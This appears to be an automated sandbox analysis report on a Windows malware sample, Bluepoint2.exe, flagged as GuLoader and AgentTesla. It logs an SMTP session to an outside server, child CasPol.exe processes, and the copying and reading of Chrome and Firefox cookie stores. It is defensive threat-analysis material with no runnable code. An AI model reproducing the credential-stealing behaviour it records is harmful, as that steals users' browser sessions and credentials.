Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2022 19:41:38.662025928 CEST	587	49786	81.25.126.48	192.168.11.20	250-ce2020050617001.dnssw.net 250-PIPELINING 250-SIZE 51200000 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING
May 12, 2022 19:41:38.662394047 CEST	49786	587	192.168.11.20	81.25.126.48	STARTTLS
May 12, 2022 19:41:38.704106092 CEST	587	49786	81.25.126.48	192.168.11.20	220 2.0.0 Ready to start TLS

Statistics

Behavior



- Bluepoint2.exe
- CasPol.exe
- CasPol.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: Bluepoint2.exe PID: 1924, Parent PID: 4272

General

Target ID:	2
Start time:	19:40:14
Start date:	12/05/2022
Path:	C:\Users\user\Desktop\Bluepoint2.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Bluepoint2.exe"
Imagebase:	0x400000
File size:	184424 bytes
MD5 hash:	C792C744DDE586C896D6CA8CCEB0E04A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.84107890317.0000000003350000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: CasPol.exe PID: 1388, Parent PID: 1924

General

Target ID:	10
Start time:	19:40:48
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\Bluepoint2.exe"
Imagebase:	0x100000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: 4100, Parent PID: 1924

General

Target ID:	11
Start time:	19:40:48
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Bluepoint2.exe"
Imagebase:	0xc00000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000B.00000000.83700958185.000000001000000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.88417087670.000000001DA31000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.88417087670.000000001DA31000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1011E6D	InternetOpen UrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1011E6D	InternetOpen UrlA
C:\Users\user\AppData\Local\Mi crosoft\Windows\NetCache	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1011E6D	InternetOpen UrlA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1011E6D	InternetOpen UrlA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1011E6D	InternetOpen UrlA
C:\Users\user\AppData\Local\Mi crosoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1011E6D	InternetOpen UrlA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	735F614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	735F614C	unknown
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	735F614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	735F614C	unknown
C:\Users\user\AppData\Roaming\5eczunoo.5pr	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	20164879	CreateDirect oryW
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Chrome	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	20164879	CreateDirect oryW
C:\Users\user\AppData\Roaming\ 5eczunoo.5pr\Chrome\Default	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	20164879	CreateDirect oryW
C:\Users\user\AppData\Roaming\ 5eczunoo.5pr\Chrome\Default\Cookies	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	2016493C	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	20160CF7	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	20160CF7	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	20160CF7	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	20160CF7	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Chrome\Default\Cookies	unknown	16384	success or wait	6	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Chrome\Default\Cookies	unknown	16384	end of file	1	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	unknown	16384	success or wait	6	20160CF7	ReadFile
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	unknown	16384	end of file	1	20160CF7	ReadFile

Registry Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7456, Parent PID: 4100	
General	
Target ID:	12
Start time:	19:40:48
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da810000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

Disassembly
 No disassembly